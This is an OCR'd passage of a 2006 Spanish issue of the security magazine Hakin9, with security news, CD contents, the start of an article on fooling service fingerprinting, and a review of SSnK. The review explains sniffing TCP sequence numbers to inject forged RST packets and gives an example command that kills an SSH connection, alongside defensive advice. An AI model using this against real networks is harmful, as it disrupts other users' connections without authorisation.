
Hakin9 6-2006

I okladka

aurox



XXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX

hakin9
está editado por Software-Wydawnictwo Sp. z o.o.
Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Piaskowa 3, 01-067 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Jarosław Szumski *jareks@software.com.pl*
Redactor adjunto: Marcin Gulatowski
marcin.gulatowski@software.com.pl
Preparación del CD: Piotr Sobolewski, Rafał Kwaśny (Aurox Core Team)
Composición: Artur Wieczorek *arturw@software.com.pl*
Traducción: Osiris Pimentel Cobas, Mariusz Muszak, Raúl Nanclares, Paulina Stosik
Corrección: Jesús Alvárez Rodrígez, Jorge Barrio Alfonso
Betatesters: Juan Pérez Moya, Jose M. García Alias, Luis Peralta Nieto, Jose Luis Herrera, Paco Galán

Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AUPUS
Los diagramas han sido elaborados con el programa smartdraw.com
de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

La revista hakin9 es editada en 7 idiomas:



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

El 88% de las nuevas amenazas informáticas están relacionadas con el ciberdelito

El informe publicado por PandaLabs confirma la tendencia de los creadores de malware actuales hacia la búsqueda de beneficios económicos. El 88% del total de nuevo malware detectado durante el segundo trimestre de 2006 estaba relacionado con el cibercrimen. Las cifras son rotundas: del total de nuevos ejemplares de amenazas detectado por PandaLabs, el 54,4% corresponde a troyanos, frente a un 47% del trimestre pasado. Por su parte, los bots aparecen en segundo lugar, alcanzando un 16% del total. Según Luis Corrons, director de PandaLabs: *los datos nos muestran como los creadores de malware han decidido centrarse definitivamente en la obtención de beneficios económicos, y para conseguirlo crean cada vez más nuevos códigos maliciosos como troyanos y bots. El mayor peligro radica en que estos códigos se instalan y actúan de forma silenciosa sin que los usuarios perciban en sus sistemas ningún cambio significativo que les ponga en guardia y les haga sospechar de que su equipo está siendo utilizado para obtener beneficios a costa suya o de terceros.* El informe de PandaLabs relata otros acontecimientos de interés sobre seguridad informática, ocurridos durante este trimestre, como el impacto de las nuevas vulnerabilidades de Microsoft Office o la problemática planteada por los recientes robos de ordenadores portátiles que contenían información confidencial de miles de usuarios. Más en *http://www.pandasoftware.es/pandalabsQ22006/*

Robo de datos de clientes de la compañía AT&T

Unos piratas informáticos han robado datos de tarjetas de crédito de unos 19.000 clientes de la compañía estadounidense AT&T. Las tiendas online fueron cerradas justo tras vulnerar la seguridad del sistema por los piratas. El delito afectó a los compradores de DSL. AT&T asegura que les reembolsará a sus clientes por cualquier transacción fraudulenta. Añade que sólo fueron afectados los clientes que intentaban comprar sus productos de DSL, pero se cerraron también otras secciones de la tienda por precaución.

Eset NOD32 Antivirus continúa protegiendo tempranamente a sus usuarios

Pocos días después de hacerse pública una vulnerabilidad, y su parche corrigiendo la misma*, en el servicio Servidor de los sistemas operativos Windows 2000, XP y 2003, Eset NOD32 Antivirus, detectó a través de su heurística avanzada, perteneciente a su sistema unificado de protección ThreatSense y sin necesidad de contar con una firma de virus específica, la aparición de una nueva variante del troyano IRCBot, que intenta infiltrarse en equipos aún no protegidos frente a esta vulnerabilidad.

La protección proactiva de Eset NOD32 Antivirus le ha permitido, a sus usuarios, no formar parte de los más de 2000 ordenadores infectados detectados hasta el momento. Más información sobre esta vulnerabilidad y su parche correspondiente: *http://www.microsoft.com/technet/security/bulletin/MS06-040.mspx*

Al igual que la mayoría de las variantes de la familia IRCBot detectadas hasta el momento, el objetivo de este nuevo ejemplar es la construcción de botnets, también conocidas como redes de equipos zombis, siendo, las mismas, redes de ordenadores infectados por un código malicioso y que pueden ser administradas remotamente por el creador del mismo para realizar acciones colectivas, como envío de correo no solicitado y/o ataques de denegación de servicio. Esta variante de IRCBot.OO es muy similar al informado en la primer semana de Julio, propagándose a través del AOL Instant Messenger, teniendo como particularidad, que además explota la vulnerabilidad antes mencionada, estando ubicado actualmente, en la posición número 33 de la lista de las amenazas más detectadas.

Al instalarse en un equipo infectado, el troyano se almacena en un archivo de nombre wgareg.exe, el cual se inicia como un servicio del sistema llamado *Windows Genuine Advantage Registration Service*, intentando hacerle creer al usuario que es una herramienta válida del sistema operativo.

Tras esto, el troyano puede ser utilizado para obtener información del equipo infectado, además de lanzar ataques distribuidos de denegación de servicios, entre otras cosas.

Virus camuflado como Actualización de Symantec

Los analistas de BitDefender advierten acerca de un nuevo virus que se propaga por correo electrónico haciéndose pasar por una actualización de seguridad de Symantec. El mensaje, escrito en portugués, informa a los destinatarios acerca de un nuevo virus y les recomienda descargar una herramienta de desinfección de Symantec. El enlace anunciado conduce, de hecho, a una página web falsa e inicia el procedimiento de descarga automática de un virus real. "Estamos trabajando en una descripción completa del virus e intentando detectar el autor. También estamos colaborando con autoridades locales y el proveedor afectado para clausurar la página malintencionada. Aunque los usuarios de BitDefender no corren ningún riesgo, hemos recibido informes de infecciones en propagación, por lo cual estamos tratando esta incidencia con el mayor cuidado" ha declarado Mircea Mitu para BitDefender. El nuevo virus ha sido detectado por los productos de BitDefender de manera proactiva (sin actualización de firmas) como BehavesLike:Win32.SMTP-Mailer, usando la tecnología de detección heurística B-HAVE y ha sido detectado por primera vez el día 24 de julio. El mensaje que contiene el enlace ha sido también detectado como spam por BitDefender.

Microsoft lider en antivirus

La empresa Microsoft acaba de ingresar al mercado de la seguridad informática con su producto de seguridad - Windows Live OneCare. El producto contiene antivirus, antispyware y cortafuegos local, aparte de una herramienta para copias de seguridad. Este paquete debutó en el comercio estadounidense con el segundo lugar de la lista de paquetes de seguridad más vendidos para consumidores, según cifras de la consultora NPD.

Microsoft ha apostado por un agresivo esquema de precios, que podría obligar a los actores establecidos a iniciar una guerra de precios.

Los bajos precios de lanzamiento de Microsoft han tenido el efecto esperado, con lo que la compañía ha captado un importante segmento del mercado. Creo que muchos actores de la industria se han sorprendido ante la positiva llegada que Windows Live OneCare ha tenido entre el público consumidor en el primer mes de ventas, comentó Chris Svendson, analista de NPD a Cnet.

El líder del mercado continúa siendo Symantec, con el 59,8% de las ventas en canales, mientras que Microsoft ocupa el segundo lugar con el 15,4%. Los lugares siguientes son ocupados por Trend Micro y McAfee, con el 8,9% y 7,1% del mercado, respectivamente.

Los analistas expresan dudas de que los paquetes exclusivos de seguridad puedan mantener su posición después del ingreso de Microsoft al mercado. En las compañías de seguridad, en tanto, la opinión declarada es que el ingreso de Microsoft tendrá un efecto positivo, que fortalecerá el mercado. Estas compañías no admiten su temor a ser desplazadas en su negocio por el gigante Microsoft.

Nueva forma de amenazar a los usuarios de los móviles

McAfee ha descubierto una nueva amenaza para los usuarios de los teléfonos móviles – *SMiShing*. El nombre viene de *SMS phishing* y es un ataque sociotécnico muy parecido a phishing. Consiste en mandar los mensajes cortos cuyo objetivo es hacer que la víctima haga lo que sugiere el SMS.

Las primeras víctimas de *SMiShing* en Islandia y Australia recibieron unos mensajes cortos con la cofirmación de una supuesta afiliación a un *servicio de parejas* junto con la información de pago de 2 dólares. Se podía anular la afiliación en una página web. En realidad al entrar en esta página web, se instalaba un troyano que abría la *puerta trasera* al ordenador.

McAfee recibió una muestra de un gusano más, VBS/Eliles.A, que se dispersa gracias al correo electrónico, abre la *puerta trasera*, y manda vía internet mensajes a los números de azar de dos operadoras de móviles españolas. *Aunque es tan solo una 'prueba de ejecución', todo el mundo de los móviles ha recibido una advertencia*, dijo Jan Volzke de McAfee.

La amenaza de los mensajes cortos apareció hace unos años, pero esta vez tenemos en cuenta que se traslada con muchísima facilidad del ambiente de ordenadores al ambiente de móviles gracias a los servicios de SMS gratuitos que se encuentran en la red. Es una advertencia muy seria ya que existe una posibilidad de disperción masiva de los peligros a través de SMS. El hecho de la fácil disponibilidad del código necesario en Internet hace que la aparición masiva de los ataques graves de SMiShing sea solo cuestión de tiempo.

Nuevo galardón en innovación y fidelidad a las soluciones de Trend Micro

El 30 de agosto de 2006 en Madrid Trend Micro Incorporated, especializada en soluciones antivirus y seguridad de contenidos, ha sido reconocida por los lectores de la revista norteamericana VARBusiness por sus soluciones para tecnologías CMP. La compañía, que gana este premio a la innovación por tercer año consecutivo, ha sido premiada en la categoría de software de gestión de seguridad por la revista. Para Jesús Vega, director general de Trend Micro en España, *es un honor que los usuarios hayan reconocido a nuestra compañía como líder en productos de innovación durante tres años consecutivos. Pero sobre todo, nuestro mayor orgullo está en recibir las alabanzas por la fidelidad dada a nuestros partners. Este premio es el reconocimiento de nuestros socios, que nos apoyan por haberles ofrecido nuestra dedicación y firme compromiso para ganar juntos*. Los ganadores de los premios en las distintas categorías han sido seleccionados basándose en los resultados de una encuesta elaborada con la colaboración de más de 5.000 integradores, consultorías de TI, minoristas de valor añadido, proveedores de soluciones y proveedores de software.

Detenido un hombre por crear fallos de seguridad y ofrecerse a repararlos

Un hombre de 31 años, vecino de una localidad de Huelva, estafó 84.000 euros, según la Jefatura Superior de Policía de Aragón, a una empresa zaragozana ofreciéndose para reparar los fallos que él mismo creaba en el sistema de la compañía. Primero accedía a los servidores de una empresa, buscaba fallos de seguridad en su sistema y si no los encontraba, los creaba. Luego a través del correo electrónico avisaba la empresa de los fallos *detectados* y al mismo tiempo ofrecía su ayuda en resolver el problema. La policía investiga si podía operar de la misma manera en otros casos.

Contenido del CD1

En el disco que acompaña a la revista se encuentra hakin9.live (h9l) en la versión 3.1- aur – distribución bootable de Aurox que incluye útiles herramientas, documentación, tutoriales y material adicional de los artículos. Para empezar el trabajo con hakin9.live, es suficiente ejecutar el ordenador desde el CD. Después de ejecutar el sistema podemos registrarnos como usuario hakin9 sin introducir contraseña. El material adicional se encuentra en los siguientes directorios:

- *docs* – documentación en formato HTML,
- *art* – material complementario a los artículos: scripts, aplicaciones, programas necesarios,
- *tut* – tutoriales, tutoriales tipo SWF.

Los materiales antiguos se encuentran en los subdirectorios *_arch*, en cambio, los nuevos – en los directorios principales según la estructura mencionada. En caso de explorar el disco desde el nivel de arranque de hakin9.live, esta estructura está accesible desde el subdirectorio */mnt/cdrom*.

Construimos la versión 3.1 – aur *h9l* en base a la distribución de Aurox 12.0 y de los scripts de generación automática (*www.aurox.org/pl/live*). Las herramientas no accesibles desde el CD se instalan desde el repositorio de Arox con el programa *yum*.

En h9l encontraremos un programa de instalación (Aurox Live Instaler). Después de instalar en el disco se puede emplear el comando *yum* para instalar programas adicionales.

Tutoriales y documentación

La documentación está compuesta de, entre otros, tutoriales preparados por la redacción que incluyen ejercicios prácticos de los artículos.

Suponemos que el usuario emplea hakin9.live. Gracias a ello evitaremos los problemas relacionados con las diferentes versiones de los compiladores, la diferente localización de los archivos de configuración u opciones necesarias para ejecutar la aplicación en el entorno dado.

De los 25 tutoriales que se encuentran en el CD1, agregado al número 6/2006 de la revista hakin9, uno es completamente nuevo. Ha sido preparado por nuestra redacción y viene junto con el artículo *¿Es posible engañar la detección remota de servicios?* de Piotr Sobolewski.

Nuestro tutorial te ayudará entender cómo efectuar el ejercicio, qué es application level fingerprinting, qué técnicas utiliza y paso a paso llegarás a saber cómo se puede engañar la aplicación.

Realizaremos el ejercicio en un ordendor, ejecutado desde hakin9.live. En el puerto 21 tendrás que instalar el servidor FTP (emplearemos vsFTPd en versión 2.0.4). La información relacionada con la instalación y configuración la encontrarás en el CD. Además, necesitaremos el servidor WEB en el puerto 80, entonces emplearemos Apache en la versión 2.2.3. La descripción de la instalación también la encontrarás en el CD. Junto con Apache debemos instalar el módulo adicional: *mod_security*. Ambos servidores serán necesarios para poder comprobar el funcionamiento de las aplicaciones de escaneo y comprobar las posibilidades de protección contra ellas. Al principio comprobaremos unas simples herramientas para fingerprinting tales como: nmap, amap, vmap, a las cuales no será nada difícil engañar. Luego, trataremos de engañar las aplicaciones httprint y hmap. ●

Figura 1. *Más herramientas útiles*



Figura 2. *Nuevo aspecto más atractivo*

Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.



En caso de cualquier problema con CD rogamos escriban a: *cd@software.com.pl*

Contenido del CD2

DefenseWall
DefenseWall desarrollada por SoftSphere Technologies permite conseguir el máximo nivel de protección contra el software malicioso, sin conocimientos especializados ni actualizaciones regulares de las signaturas en línea.

Drive Backup 8.0
Drive Backup 8.0 de Paragon reduce el riesgo de pérdida o daño de datos. Suministra un amplio rango de básicas y avanzadas copias de seguridad de imágenes de discos en el servidor, clonos de disco y funciones de restablecimiento.

Exact Image 7.0
La aplicación de Paragon denominada Exact Image 7.0 suministra una copia de seguridad de disco duro. Crea una imagen exacta del disco duro y protege el entorno PC de la manera más simple y eficaz, ofreciendo copias completas del sistema y de los datos.

NetworkActiv PIAFCTM
NetworkActiv PIAFCTM es analizador de paquetes de modo doble. Modo 1 (interceptador de paquetes): recibe y analiza los paquetes IP de la red local o de Internet. Modo 2 (interceptador de archivos HTTP): en este modo la aplicación recoge paquetes del protocolo HTTP, los analiza, los construye en archivos útiles y, luego, automáticamente guarda estos archivos en un directorio especial.

TrueCrypt
TrueCrypt es una aplicación gratis de cifrado de disco de código fuente abierto para Windows XP/2000/2003 y para Linux. Los rasgos principales incluyen la creación de un disco virtual y cifrado dentro de un archivo y lo monta como un disco real, cifrando una partición entera del disco duro o del dispositivo de almacenamiento como un USB flash drive.

Packet Sniffer SDK
Packet Sniffer SDK (antiguo Network Investigation Suite) es conjunto para desarrollo de una red compatible con Gigabit para capturar paquetes de red en el entorno de la familia de los sistemas operativos Windows. La librería del conjunto Packet Sniffer SDK es un paquete completamente autónomo, un paquete que se carga automáticamente.

Steganos Security Suite 6
Steganos Security Suite 6 combina diez potentes herramientas para proteger tu privacidad. Steganos Safe protege tus datos susceptibles - sirve de tu disco duro cifrado. ¿Te han robado o has perdido el portátil? Con Steganos AntiTheft, incrementas la posibilidad de reconquistarlo. Tus datos de valor no serán disponibles en ningún caso. Los dispositivos USB también pueden convertirse en portátiles cajas de caudales. Steganos AntiSpyware elimina unos 100,000 programas dañosos como Adware and Spyware. Steganos Shredder destruye los datos susceptibles sin dejar huella - incluso de manera retroactiva.

Hardcore IDS
Hardcore IDS construye un seguro sistema operativo GNU/Linux y un sistema de detección de intruso empleando Fedora Core con Snort 2.6 y Aanval 2.2 como un opcional front-end para monitorizar tu red para ataques y vulnerabilidades. Hardcore IDS emplea las reglas de Snort y de Bleeding Edge Snort. ●

Figura 1. *Nuevo aspecto más atractivo*



Figura 2. *Los programas más atractivos*

Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.



En caso de cualquier problema con CD rogamos escriban a: *cd@software.com.pl*



SSnK – Selective Sniff and Kill

Sistema operativo: *linux*
Licencia: *gratis, sin ningunas restricciones*
Usos: *inicialización de la conexión TCP/IP*
Página web: *http://www.poetidistrada.com/ssnk/*

SSnK es una herramienta destinada a iniciar la conexión TCP/IP entre dos hosts en la red.

Antes de analizar las posibilidades de la herramienta SSnK, merece la pena explicar, en breve, qué tipo de conexión es, cómo se mantiene y cómo se llega a finalizarla (o cómo se llega a finalizar la herramienta). Las conexiones que vamos a analizar en este artículo se basan en los protocolos TCP/IP. Estos protocolos definen estándares y normas de comunicación entre las herramientas en la red. Gracias a IP, se puede reconocer cualquier herramienta sobre la base de su dirección única. Para comunicarse con éxito sólo hace falta el protocolo que defina la manera de administrar el tráfico de paquetes de datos, que fluyen en cada dirección.

Este protocolo está definido dentro de la especificación TCP (ing. *transport control protocol*), que determina las normas de abrir, mantener y cerrar las conexiones, así como también soportar los posibles fallos que puedan aparecer durante la comunicación.

La conexión se puede describir como un flujo de paquetes; cada paquete está compuesto por los siguientes componentes: cabecera IP, cabecera TCP y contenido. Las operaciones relacionadas con el soporte de la conexión se controlan desde el nivel de TCP. Este protocolo define los indicadores que ayudan a controlar el estado de conexión, por ejemplo su apertura y finalización. Los indicadores mencionados son: urg (ing. *urgent*), ack (ing. *acknowledgement*), psh (ing. push), rst (ing. *reset*), syn (ing. *synchronize*), fin (ing. *finish*).

El inicio de la conexión supone el intercambio de señales (ing. *handshake*) de tres grados. Al principio el cliente envía al servidor el paquete syn (es el paquete TCP con el indicador determinado en el valor 1, sin contenido alguno). Si en la dirección de destino y en el puerto adecuado se ha ubicado el servidor de escucha, el servidor transmite al cliente la información sobre la aprobación de la petición (paquete syn ack). Al final, el cliente confirma toda la operación mandando al servidor el paquete ack. En esta etapa la conexión entre el cliente y el servidor ha sido abierta y preparada para transmitir los datos a las dos partes. Por ejemplo, si el cliente empieza a transmitir los datos, manda al servidor el paquete psh ack con un contenido determinado. Cuando el servidor recibe el paquete, devuelve al cliente el paquete ack (sin contenido). El procedimiento de la transferencia en la dirección opuesta se realiza de manera parecida.

Si una herramienta ha finalizado la transferencia de datos y quiere cerrar la conexión, deberá enviar el paquete fin ack y esperar la respuesta ack. Si el segundo host también ha terminado la transferencia, responderá con un paquete fin ack, para luego esperar como respuesta el paquete ack. Por eso, es evidente que los paquetes tienen que ser enviados en un orden determinado, aunque sea para monitorear el estado actual de la conexión.

TCP usa con este objetivo las llamadas secuencias y números de confirmación. Por eso, cuando aparece el nuevo paquete, es posible verificar si ha aparecido en el orden adecuado. Durante el intercambio de señales iniciales, cuando ya se ha establecido la conexión, las dos herramientas generan un número al azar. Supongamos que el cliente ha generado un número fortuito *X*, y el servidor uno *Y*. En esta situación el cliente, envía en el primer paquete la secuencia que equivale a *X* y el número de confirmación que equivale a *0*. Como respuesta el servidor manda el paquete con el número de secuencia que equivale a *Y* y la confirmación que equivale *X + 1*. Cada paquete en la cabecera contiene los números de la secuencia y de la confirmación y cada vez que el dispositivo recibe el paquete, lo acepta sólo bajo la condición de que los números intercambiados coincidan.

Después de establecer la conexión, algunos paquetes enviados guardan los bloques con contenido. Cuando el dispositivo que recibe los datos manda el paquete ack, deberá agregar al número de confirmación el tamaño de




Figura 1. *Herramienta SSnK*

estos datos (en bytes). Por ejemplo, si el servidor envía 4 bytes de datos, el cliente tiene que agregar el número 4 al número de confirmación.

La terminación de la conexión entre dos dispositivos consiste en mandar el paquete con el indicador rst, por uno de estos dispositivos. Por lo general, un paquete de este tipo se manda cuando se producen muchos errores y es difícil determinar el estado actual de la conexión. En esta situación hay que enviar pronto el paquete mencionado (antes de que aparezcan otros paquetes), sin embargo nos faltan tres informaciones necesarias para componer este paquete, nos referimos a: puerto de destino del cliente, secuencia y número de confirmación. Para obtener estos datos tenemos que cambiar el modo de nuestra interfaz de la red a modo inerte. De esta manera, podemos ver todos los paquetes mandados incluso aquellos que no están relacionados con nuestra dirección de IP. Gracias a esto, podemos captar la información que nos falte. Para simplificar el problema con el cálculo del número de confirmación, vamos a captar los paquetes que no contienen el bloque de datos (en este caso los paquetes de retorno ack son los mejores). No obstante, para disponer de una adecuada rápida reacción tenemos que automatizar el proceso entero.

Es en este momento en el que aparece la herramienta SSnK, la cual cambia el modo de la interfaz de la red a modo inerte y capta los paquetes ack que circulan entre los dispositivos como argumentos de llamada y para un puerto determinado. Cuando la información deseada es captada, SSnK compone el paquete rst correcto y lo inyecta en la conexión existente. A consecuencia, el dispositivo de destino (que ha mandado el paquete ack) recibe el paquete rst y se finaliza la conexión.

La sintaxis de la llamada de SSnK es la siguiente:

```
# ssnk <interfaz de la red> <IP del servidor> <post del
                       servidor> <IP del cliente>
```

Si usamos eth0 como la interfaz de la red, y el dispositivo 192.168.0.94 ha sido conectado por shh (puerto predeterminado 22) con la dirección 192.168.0.23, la llamada tendrá el siguiente aspecto:

```
# ssnk eth0 192.168.0.23 22 192.168.0.94
```

Cuando se manda el paquete que finaliza la conexión, SSnK visualiza el mensaje adecuado con la información sobre el contenido del paquete. Para evitar este tipo de ataques de parte de los dispositivos remotos, no se deberá enviar paquetes de difusión (*broadcast*) en la red. De esta manera se impide a los sujetos ajenos ver los paquetes que circulan entre otros dispositivos. En este sentido, en la red LAN, es importante cambiar los hubs de ethernet en switchs. Merece la pena recordar que, con el uso de técnicas especiales basadas en el dispositivo ping con las solicitudes TCP, UDP o ARP y con el monitoreo de solicitudes DNS se puede detectar la escucha de paquetes.

Alberto Maria Scattolo
thedarkfreesoul@poetidistrada.com





¿Es posible engañar la detección remota de servicios?

Piotr Sobolewski 

Grado de dificultad

Existen numerosas herramientas que permiten determinar qué servicio funciona en un puerto dado y qué software lo realiza. En el presente artículo analizaremos su funcionamiento y trataremos de responder a la pregunta de si es posible (y qué tan fácil es) engañarlas.

Si tenéis a mano un ordenador, visitad la página web *http://www.netcraft.com*. En el campo *what's that site running*? introducid la dirección de algún sitio web, p.ej. *www.allegro.pl*. Cuando oprimáis [enter] aparecerá información acerca del servidor sobre el que funciona este sitio. En nuestro caso, nos hemos enterado que www.allegro.pl utiliza la versión 1.3.34 de Apache (sobre Debian y con la versión 4.4.2-1 de PHP – ver Figura 1.).

Interesante ¿verdad? Y muy útil, además. Este tipo de conocimientos es muy valioso para cualquier intruso que desee atacar el sitio web examinado (o para cualquier experto que deba evaluar su seguridad). Conociendo la versión de Apache utilizada, el intruso puede fácilmente encontrar en Internet información acerca de las vulnerabilidades halladas en esta versión. Una vez encontrada alguna brecha, el intruso puede proceder al ataque.

¿Para qué puede servir esto?

